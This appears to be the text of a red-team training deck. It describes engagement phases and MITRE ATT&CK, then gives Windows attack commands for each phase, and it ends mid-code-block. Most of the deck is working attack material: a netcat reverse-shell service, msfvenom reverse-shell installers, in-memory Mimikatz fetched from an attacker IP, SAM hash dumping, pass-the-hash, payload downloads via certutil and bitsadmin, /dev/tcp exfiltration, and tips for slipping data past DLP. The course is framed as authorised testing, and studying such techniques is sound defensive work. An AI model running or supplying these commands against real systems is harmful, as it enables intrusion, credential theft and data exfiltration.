Attack Simulation	Malware development, Attack design and persistence
Reporting	Reporting and Evaluation of Risks

Red Teaming Methodology (Cont.)



1. Reconnaissance

Information about the organisation is collected through footprinting, social engineering, and information available on the internet. This is done in a stealth mode without getting detected by the organisation's IT and security teams.

2. Plan and Prepare

Identify key stakeholders and technologies deployed in the organisation. Further, tailored scenarios are developed to breach the organisation's cyber and physical defenses. This can be done with by social engineering tactics or by scanning the network based on the scenario.

3. Attack Techniques

After successful reconnaissance and planning, we will finalise the attack paths and carry out controlled attacks on the organisation. The activities can be either active, passive or physical.

4. Reporting

Our team will document each of the activity performed in all the phases and will include the identified loopholes and vulnerabilities found in the organisation.

Red Teaming Methodology (Cont.)

Reconnaissance/Information Gathering

The first phase in a red team operation is focused on collecting as much information as possible about the target. Reconnaissance, aka Information Gathering, is one of the most critical steps. This is done through the use of public tools, such as *Maltego, LinkedIn, Google, Twitter, Facebook, Google Earth, etc*. As a result, it is usually possible to learn a great deal about the target's people, technology, surroundings, and environment. This step also involves building or acquiring specific tools for the red team test.

Active Reconnaissance/Covert Observation

An important phase in a red team operation focuses on *collecting information about IT infrastructure, facilities, and employees*. Open Source Intelligence Gathering can be quite telling about a target, its people, its facilities, its response capabilities, and its technical makeup, such as physical/logical security controls, foot traffic, terrain, infiltration and exfiltration points, etc. Through thorough analysis, it begins to paint a picture of the target and its primary operations, and the threats that exist.

Red Teaming Methodology (Cont.)

Attack Planning and Pretexting

Effective attack planning and pretexting involve preparation of the operation specific to the target taking into full account intel gathered from the reconnaissance stages. This commonly includes: threat modeling, creating an initial plan of attack, identification of pretexts, outlining potential alternative plans, crafting custom malicious file payloads, prepping RFID cloners and badges, configuring hardware Trojans, acquiring social engineering costumes, creating falsified personas/companies, determining whether command and control will be in scope, and much more.

Red Teaming Methodology (Cont.)

Exploitation

Exploitation is exactly what it sounds like. At this point, the red team will actively work to achieve the designated goal to "break-in" or compromise servers/apps/networks, bypass physical controls (i.e., gates, fences, locks, radar, motion detection, cameras), and exploit target staff through social engineering by face-to-face, email phishing, phone vishing, or SMS. Red Team will analyze cybersecurity vulnerabilities and backdoors, plant hardware Trojans for remote network persistence, etc.

Once access is established, Red Team will work to gain persistence, either cyber persistence or physical persistence, although cyber persistence is generally slightly more common. This is done through things like privilege escalation on compromised servers, shells, malicious file payload installation, usage of physical key impressions, and lock-picked doors.

Red Teaming Methodology (Cont.)

The exploitation stage provides the foundation for the Post Exploitation phase.

Post Exploitation

During this phase of a Red Team Operation, the team aims to complete the mission and realize the agreed-upon objectives set by the client and RedTeam Security. Actions on objective happen through lateral movement throughout the cyber environment as well as the physical facilities. Pivoting from compromised systems and from breached physical security controls all along capturing video, audio and photographic evidence supporting each finding discovered.

Ultimately, the team aims to achieve the agreed-upon goal which could be to exfiltration of data, information, or physical assets you deem critically sensitive.

Red Teaming Methodology (Cont.)

Reporting

Once the red team assessment is completed, RedTeam security consultants will begin compiling the information gathered from all the phases of the engagement to provide a comprehensive report for you and your stakeholders that includes the information learned from OSINT/Reconnaissance, the initial plan developed in the Attack Planning and Pretexting phase, methods used and steps taken for Exploitation and Post Exploitation. The report will outline where the team was successful and where they were unsuccessful and will provide recommendations to improve the company's security posture.

MITRE ATT&CK:


MITRE's ***Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK)*** ***is "A knowledge base with information about offensive actors behavior, it outlines the different parts of an attack cycle and tactics, techniques and procedures leveraged by different adversaries"***.

Attackers will use thousands of different entry methods via malware, Trojans, back doors and the rest. However, once they have access to a network, most exhibit a lot of common behaviors. They learn about their surroundings and the environment they're in, gather credentials for legitimate users and accounts, and move to other systems in the network to steal information or set up some longer-term operation or effect.

ATT&CK is a widely known about and understood matrix for mapping attacks and emulating threats, therefore it is important for those learning the dark arts to understand the different techniques used and how to replicate and emulate them.


*SITE: https://attack.mitre.org/

Safe Red Team Infrastructure



RED TEAM PROCESSESS

- Initial Access
- Code Execution (Code & Process Injection)
- Persistence
- Privilege Escalation
- Credential Access & Dumping
- Enumeration & Discovery
- Lateral Movement
- Exfiltration



Extra: Code & Process Injection/Ghosting/Proxying

RED TEAM PROCESSSESS - “Initial Access”

Techniques 1: Forced Authentication (link)

@Credential Access, Stealing hashes

1.Execution via Hyperlink

Via Word document that has a hyperlink to attacking server where responder listens on predefined port

2. Execution via .URL (w/t a weaponized .url file)

3. Execution via .RTF (w/t Weaponizing .rtf file, which will attempt to load an image from the attacking system)

4. Execution via .XML (w/t MS Word Documents saved as .xml)

5. Execution via Field IncludePicture (w/t Word document and insert a new field IncludePictureess Injection)

RED TEAM PROCESSESS - “Initial Access”

Techniques 2: Phishing with MS Office (link)

@Credential Access, Stealing hashes

1. Phishing – DDE

Via Dynamic Data Exchange code - executing code in Microsoft Office docs

2. Phishing: XLM / Macro 4.0

A Microsoft Excel Spreadsheet can be weaponized by firstly inserting a new sheet of type "MS Excel 4.0 Macro”

3. Phishing - Office Macros w/t Code execution with VBA Macros (require macro enable)

4. **Phishing: OLE + LNK** w/t using embedded OLE + LNK objects in MS Word (as of office icons in order to deceive victims to click and run them.)

5. Phishing: Embedded Internet Explorer Code execution with embedded Internet Explorer Object

6. Phishing: .SLK Excel

7. Inject Macros from a Remote Dotm Template

8. Phishing: Embedded HTML Forms Objects

RED TEAM PROCESSESS - “Initial Access”

Techniques 3: Password Spraying Outlook Web Access: Remote Shell (link)

@password spraying as well as abusing Outlook Web Application by exploiting mail rules to get a remote shell

RED TEAM PROCESSESS - “Code Execution”

- **Techniques 1: Bypass Application Whitelisting**
- **Regsvr32 Code Execution** (Link)
- **MSHTA Code Execution** (Link)
- **Control Panel Item Code Execution**(Link)
- **CMSTP Code Execution** (Link)
- **InstallUtil Code Execution** (Link)
- **Regsvr32 code execution** (Link)
- **pubprn.vbs Signed Script Code Execution** (Link)

RED TEAM PROCESSESS - “Code Execution”

- **Techniques 2: PowerShell Without PowerShell** (Link)

1. Powershell.exe is just a process hosting the *System.Management.Automation.dll* which essentially is the actual PowerShell as we know it.

Situation: where powershell.exe is blocked and no strict application whitelisting is implemented, there are ways to execute PowerShell still.

rundll32.exe PowerShdll.dll,main

2. SyncAppvPublishingServer

Windows 10 comes with SyncAppvPublishingServer.exe and SyncAppvPublishingServer.vbs that can be abused with code injection to execute PowerShell commands from a Microsoft signed script:

SyncAppvPublishingServer.vbs "Break; iwr http://10.0.0.5:443"

RED TEAM PROCESSESS - “Code Execution”

Other Code Execution Techniques:

- **Application Whitelisting Bypass with WMIC and XSL** (Link)

wmic os get /FORMAT:"evil.xsl"

- **Forfiles Indirect Command Execution** (launching an executable without a cmd.exe.) (Link)

forfiles /p c:\windows\system32 /m notepad.exe /c calc.exe

- **Using MSBuild to Execute Shellcode in C#**

Using a native windows binary MSBuild.exe to compile and execute inline C# code stored in an xml (Link)

C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe C:\bad\bad.xml

RED TEAM PROCESSESS - "Code Execution"

Other Code Execution Techniques:

- **Code Execution through Control Panel Add-ins** (Link)

forcing explorer.exe to load your DLL that is compiled as a Control Panel Item and is registered as a Control Panel Add-in.

Registering malicious control panel item as an add-in:

```
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Control Panel\CPLs" /v
spotless /d "C:\labs\cplAddin2.dll" /f
```

RED TEAM PROCESSESS - “Code Execution”

Other Code Execution Techniques:

- **Executing Code as a Control Panel Item through an Exported Cplapplet Function**(Link)

Executing code in a .cpl file, which is a regular DLL file representing a Control Panel item.

The .cpl file needs to export a function CplApplet in order to be recognized by Windows as a Control Panel item.

Once the DLL is compiled and renamed to .CPL, it can simply be double clicked and executed like a regular Windows .exe file.

Running/Launching CPL File:

- Double Clicking .cpl File.
- control.exe <path to the .cpl>
- rundll32 shell32, Control_RunDLL \\LABS\cpldoubleclick.cpl

RED TEAM PROCESSESS - “Persistence”

- **DLL Proxying for Persistence** (Link)
- **Schtask** Code execution, privilege escalation, lateral movement and persistence. (Link)

Creating a new scheduled task that will launch shell.cmd every minute:

```
schtasks /create /sc minute /mo 1 /tn "eviltask" /tr C:\tools\shell.cmd /ru "SYSTEM“
```

- **Service Execution** (Code Execution, Privilege Escalation) (Link)

Creating an evil service with a netcat reverse shell:

```
C:\> sc create evilsvc binpath= "c:\labs\nc 10.0.0.5 443 -e cmd.exe" start= "auto" obj= "LocalSystem" password= ""
[SC] CreateService SUCCESS
C:\> sc start evilsvc
```

RED TEAM PROCESSESS - “Persistence”

- **Windows Logon Helper**(Link)

Winlogon.exe is a Windows component responsible for actions at logon/logoff as well as the secure attention sequence (SAS) triggered by Ctrl-Alt-Delete.

Commonly abused Winlogon registry keys and value for persistence are:

- *HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit*
- *HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify*
- *HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\shell*

***Note:** HKCU can also be replaced with HKLM for a system wide persistence, if you have admin privileges.

Adding additional item shell.cmd (a simple reverse netcat shell) to the list that is to be launched when the compromised machine reboots:

```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v userinit /d C:\Windows\system32\userinit.exe,C:\labs\shell.cmd /t reg_sz /f
```

Rebooting the compromised system executes the c:\labss\shell.cmd, which in turn establishes a reverse shell to the attacking system

RED TEAM PROCESSESS - “Persistence”

- **Hijacking Default File Extension** (Link)

Hijacking a file extension and make it execute a malicious application before the actual file is opened

- **Persisting in svchost.exe with a Service DLL** (Link) via Installing a new Windows service, that will be hosted by an svchost.exe process
- **Modifying .lnk Shortcuts Files** (Link)
- Screensaver Hijack (Link)

Modifying SCRNSAVE.EXE value in the registry HKCU\Control Panel\Desktop\ and change its data to point to any malicious file:

reg add "hkcu\control panel\desktop" /v SCRNSAVE.EXE /d c:\shell.cmd

RED TEAM PROCESSESS - “Persistence”

- **BITS Jobs** (Link)

```
bitsadmin /transfer myjob /download /priority high http://10.0.0.5/nc64.exe c:\temp\nc.exe
```

- **COM Hijacking** UAC Bypass/Defense Evasion, Persistence

The Microsoft Component Object Model (COM) is a platform-independent, distributed, object-oriented system for creating binary software components that can interact. i.e. compound documents, ActiveX (Internet-enabled components), Etc.

- **PowerShell Profile Persistence** (Link)
- **Word Library Add-Ins** (Link)

Persisting in the userland by abusing word library add-ins by putting your malicious DLL into a Word's trusted location. Once the DLL is there, the Word will load it next time it is run.

```
Get-ChildItem "hkcu:\Software\Microsoft\Office\16.0\Word\Security\Trusted Locations“
```

- **Office Templates** (Link) Via abusing Microsoft templates - documents that are used as base templates for all new documents created by Office.

RED TEAM PROCESSESESS

*******PRACTICAL*******

- **Initial Access**
- **Code Execution**
- **Persistence**

RED TEAM PROCESSESS - “Privilege Escalation”

- **Unquoted Service Paths** (Link)

Abusing misconfigured services. Specifically, if path to the service binary is not wrapped in quotes and there are spaces in the path.

This stems from the way Windows handles CreateProcess API calls.

➢Scanning the system for any potentially misconfigured services - those services that do not have their binary paths wrapped in quotes:

```
cmd /c wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i /v
"c:\windows\\" |findstr /i /v """
```

- **Environment Variable $Path Interception** (Link)

It's possible to abuse $PATH environment variable to elevate privileges if the variable:

❖Contains a folder that a malicious user can write to

❖That folder precedes c:\windows\system32\

Example, c:\temp precedes c:\windows\system32:

RED TEAM PROCESSESS - “Privilege Escalation”

- **Image File Execution Options Injection** (Link)

Modifying registry to set cmd.exe as notepad.exe debugger, so that when notepad.exe is executed, it will actually start cmd.exe:

```
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe" /v Debugger /d "cmd.exe"
```

- **DLL Search Order Hijacking** (Link) via a DLL that will be loaded and executed by a vulnerable program
- **Primary Access Token Manipulation** (Link)

Creating a new process with a token "stolen" from another process.

This is when a token of an already existing access token present in one of the running processes on the victim host, is retrieved, duplicated and then used for creating a new process, making the new process assume the privileges of that stolen token.

RED TEAM PROCESSESS - “Privilege Escalation”

- **Pass The Hash: Privilege Escalation with Invoke-WMIExec** (Link)

If you have an NTLMv2 hash of a local administrator on a box ws01, it's possible to pass that hash and execute code with privileges of that local administrator account:

```
Invoke-WmiExec -target ws01 -hash 32ed87bd5fdc5e9cba88547376818d4 -username administrator -command hostname
```

Weak Service Permissions (Link)

Two Windows service misconfigurations allow an attacker to elevate privileges:

❖ A low privileged user is allowed to change service configuration - for example change the service binary the service launches when it starts

❖ A low privileged user can overwrite the binary the service launches when it starts

RED TEAM PROCESSESS - “Credential Access & Dumping”

- **Dumping Credentials from Lsass Process Memory with Mimikatz** (Link)

Local Security Authority (LSA) credential dumping with in-memory Mimikatz using PowerShell.

- powershell IEX (New-Object System.Net.Webclient).DownloadString('http://10.0.0.5/Invoke-Mimikatz.ps1') ; Invoke-Mimikatz –DumpCreds
- powershell -version 2 IEX (New-Object System.Net.Webclient).DownloadString('http://10.0.0.5/Invoke-Mimikatz.ps1') ; Invoke-Mimikatz -DumpCreds

- **Dumping Lsass Without Mimikatz** (Link) @MiniDump

RED TEAM PROCESSESS - “Credential Access & Dumping”

- **Dumping Hashes from SAM via Registry** (Link)
- Security Accounts Manager (SAM) credential dumping with living off the land binary.

Dumping the registry hives required for hash extraction:

- reg save hklm\system system
- reg save hklm\sam sam

Once the files are dumped and exfiltrated, we can dump hashes with samdump2 on kali:

```
root@~/tools/mitre/pwdump# samdump2 system sam
```

RED TEAM PROCESSESS - “Credential Access & Dumping”

- **Dumping SAM via esentutl.exe** (Link)

It's possible to use esentutl.exe that comes with Windows and dump SAM/Security hives like so:

```
esentutl.exe /y /vss C:\Windows\System32\config\SAM /d c:\temp\sam
```

- **Credentials in Registry** Internal recon, hunting for passwords in registry

Scanning registry hives for the value password:

```
reg query HKLM /f password /t REG_SZ /s  #or
reg query HKCU  /f password /t REG_SZ /s
```

RED TEAM PROCESSSESS - “Enumeration & Discovery ”

- **Detecting Sysmon** (Any other process as well) on the Victim Host
- PS C:\> Get-Process | Where-Object { $_.ProcessName -eq "Sysmon" }
- Get-CimInstance win32_service -Filter "Description = 'System Monitor service'" # or
- Get-Service | where-object {$_.DisplayName -like "*sysm*"}
- **Windows Events**

```
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels\Microsoft-Windows-Sysmon/Operational
```

Retrieving running application window titles:

```
get-process | where-object {$_.mainwindowtitle -ne ""} | Select-Object mainwindowtitle
```

- **A COM method that also includes the process path & window location coordinates:**

```
[activator]::CreateInstance([type]::GetTypeFromCLSID("13709620-C279-11CE-A49E-444553540000")).windows()
```

RED TEAM PROCESSSESS - “Enumeration & Discovery ”

- **Using COM to Enumerate Hostname, Username, Domain, Network Drives**

At Computer\HKEY_CLASSES_ROOT\CLSID\{093FF999-1EA0-4079-9525-9614C3504B74} we have a Windows Script Host Network Object COM object which allows us to get details such as computer name, logged on user, etc:

$o = [activator]::CreateInstance([type]::GetTypeFromCLSID("093FF999-1EA0-4079-9525-9614C3504B74"))

- Below are all the properties & methods exposed by the object: $o | gm
- Viewing username, domain, machine name, Etc.: $o
- Seeing any network connected drives: $o.EnumNetworkDrives()

RED TEAM PROCESSESS - “Enumeration & Discovery ”

- **Windows Event IDs**

List of Useful Windows event IDs and other snippets:

Activity	Powershell to read event logs for the
Windows is starting up	Get-WinEvent -FilterHashtable @{ LogName='security'; Id='4608' }
System uptime	Get-WinEvent -FilterHashtable @{ LogName='system'; Id='6013' }
Windows is shutting down	Get-WinEvent -FilterHashtable @{ LogName='security'; Id='4609' }
System has been shut down	Get-WinEvent -FilterHashtable @{ LogName='system'; Id='1074' }
Attempt to install a service	Get-WinEvent -FilterHashtable @{ LogName='Security'; Id='4697' }
Scheduled task created	Get-WinEvent -FilterHashtable @{ LogName='security'; Id='4698' }
Scheduled task updated	Get-WinEvent -FilterHashtable @{ LogName='security'; Id='4702' }
Sysinternals usage?	Get-ItemProperty 'HKCU:\SOFTWARE\Sysinternals\*' | select PSChildName, EulaAccepted
LSASS started as a protected process	Get-WinEvent -FilterHashtable @{ LogName='system'; Id='12' ; ProviderName='Microsoft-Windows-Wininit' }

RED TEAM PROCESSSESS - “Lateral Movement”

- **WMI for Lateral Movement** (Link)

Windows Management Instrumentation for lateral movement.

Example: Spawning a new process on the target system 10.0.0.6 from another compromised system 10.0.0.2:

```
wmic /node:10.0.0.6 /user:administrator process call create "cmd.exe /c calc"
```

- hhy

RED TEAM PROCESSSESS - “Lateral Movement”

- **WMI + MSI for Lateral Movement** (Link)

WMI lateral movement with .msi packages

Generating malicious payload in MSI (Microsoft Installer Package):

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.0.0.5 LPORT=443 -f msi > evil64.msi
```

Execution: via CMD:

```
net use \\10.0.0.7\c$ /user:administrator@offense; copy C:\experiments\evil64.msi
\\10.0.0.7\c$\PerfLogs\setup.msi ; wmic /node:10.0.0.7 /user:administrator@offense product call install
PackageLocation=c:\PerfLogs\setup.msi
```

Via Powershell Cmdlets:

```
Invoke-WmiMethod -Path win32_product -name install -argumentlist @($true,"","c:\PerfLogs\setup.msi") -
ComputerName pc-w10 -Credential (Get-Credential)
```

Will Get a prompt for credentials. after which successful code execution::

Or if no GUI is available for credentials, a one-liner:

```
$username = 'Administrator';$password = '123456';$securePassword = ConvertTo-SecureString $password
-AsPlainText -Force; $credential = New-Object System.Management.Automation.PSCredential $username,
$securePassword; Invoke-WmiMethod -Path win32_product -name install -argumentlist
@($true,"","c:\PerfLogs\setup.msi") -ComputerName pc-w10 -Credential $credential
```

RED TEAM PROCESSESS - “Exfiltration”

Via WEB & Email:

- Cases where, Many organizations don’t have any kind of web Proxying in place,
- Anon paste sites like ***pastebin*** or even ***github*** offer an easy exfiltration channel.
- Common sites like *GitHub, Dropbox, Google Drive and Box* are permitted, especially if an organization outsources to shared cloud services.
- If *Discord and YouTube* are accessible, Relatively large files can be staged using these services, including using steganography.
- Webmail providers – Gmail, Outlook.com etc., if target organization has outsourced to Office 365 or GSuite (check their MXs or mail headers).
- Is outbound SMTP/POP3/IMAP available. Check both unencrypted and encrypted ports – 25/465/587, 110/995, 143/993.
- Are there misconfigured mail relays on site? Can you relay to external addresses by spoofing internal ones? (This is also a good one for internal phishing that bypasses message hygiene filters)

RED TEAM PROCESSESS - “Exfiltration”

Via Malware (RATs & Trojans):

- Meterpreter over HTTP/HTTPS/DNS

Via Protocol Abuse:

- FTP/SSH/SCP/SFTP might be permitted outbound, or at least most likely will be from some locations as they’re often used as data exchange protocols.
- DNS tunneling is very often successful as it’s difficult to block outright, although good organizations will have monitoring in place to detect it afterwards. The fabulous dnscat2 is very easy to get up and running.
- Some IDS/IDPs are now capable of spotting DNS tunnelling, but often miss data sent via DNS TXT records. A tool to help you serve files through these: https://github.com/pentestpartners/Uninvited-Guest
- Packet headers can also be used to smuggle data out https://github.com/omkartotade/Data-Exfiltration
- Are P2P protocols like bittorrent available?
- Many instant message protocols like Skype, Facebook Messenger and IRC can also be leveraged.
- Remote Desktop can often be used to map drives and the clipboard, but even if these are restricted, PTP Rat can help by sending data through the screen.

RED TEAM PROCESSSESS - “Exfiltration”

File Types:

A valid exfiltration protocol might exist, e.g. email, but DLP may spot data signatures and block subsequent transfers. Try encapsulating your data in the following file types to bypass DLP (Data Loss Prevention):

- Plain Zip
- Password protected (AES) Zip
- Deeply nested Zips (many systems stops scanning after 10-100 to avoid Zip Bombs)
- 7zip
- RAR
- CAB
- Tar (+/- gzip)
- WIM image

RED TEAM PROCESSSESS - “Exfiltration”

File/Payload Download Techniques:

Base64 Encoding & Decoding:

```
certutil -encode payload.dll payload.b64  & certutil -decode payload.b64 payload.dll
```

HTTP:

```
certutil -urlcache -split -f http://webserver/payload.b64 payload.b64
bitsadmin /transfer transfName /priority high http://example.com/file.pdf C:\downloads\file.pdf
```

#PS

```
(New-Object Net.WebClient).DownloadFile("http://10.10.14.2:80/taskkill.exe","C:\Windows\Temp\taskkill.exe")
Invoke-WebRequest "http://10.10.14.2:80/taskkill.exe" -OutFile  "taskkill.exe"
wget "http://10.10.14.2/nc.bat.exe" -OutFile "C:\ProgramData\unifivideo\taskkill.exe"
```

Import-Module BitsTransfer

```
Start-BitsTransfer -Source $url -Destination $output #OR
Start-BitsTransfer -Source $url -Destination $output -Asynchronous
```

RED TEAM PROCESSSESS - “Exfiltration”

File/Payload Upload Techniques:

HTTPS Server:

PYTHON3:

```
from http.server import HTTPServer, BaseHTTPRequestHandler
import ssl
httpd = HTTPServer(('0.0.0.0', 443), BaseHTTPRequestHandler)
httpd.socket = ssl.wrap_socket(httpd.socket, certfile="./server.pem", server_side=True)
httpd.serve_forever()
```

FTP Server (Python):

```
pip3 install pyftpdlib
python3 -m pyftpdlib -p 21
```

NetCat:

```
nc -lvnp 4444 > new_file
nc -vn <IP> 4444 < exfil_file
```

RED TEAM PROCESSSESS - “Exfiltration”

NetCat:

```
nc -lvnp 4444 > new_file
nc -vn <IP> 4444 < exfil_file
```

Dowload File From Target:

```
nc -lvnp 80 > file #Inside attacker
cat /path/file > /dev/tcp/10.10.10.10/80 #Inside victim
```

Upload File to Victim:

```
nc -w5 -lvnp 80 < file_to_send.txt # Inside attacker
